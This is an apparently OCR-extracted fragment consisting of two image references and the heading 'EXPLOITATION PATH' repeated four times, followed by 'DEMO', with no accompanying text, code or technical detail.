
EXPLOITATION PATH




EXPLOITATION PATH



EXPLOITATION PATH



EXPLOITATION PATH



DEMO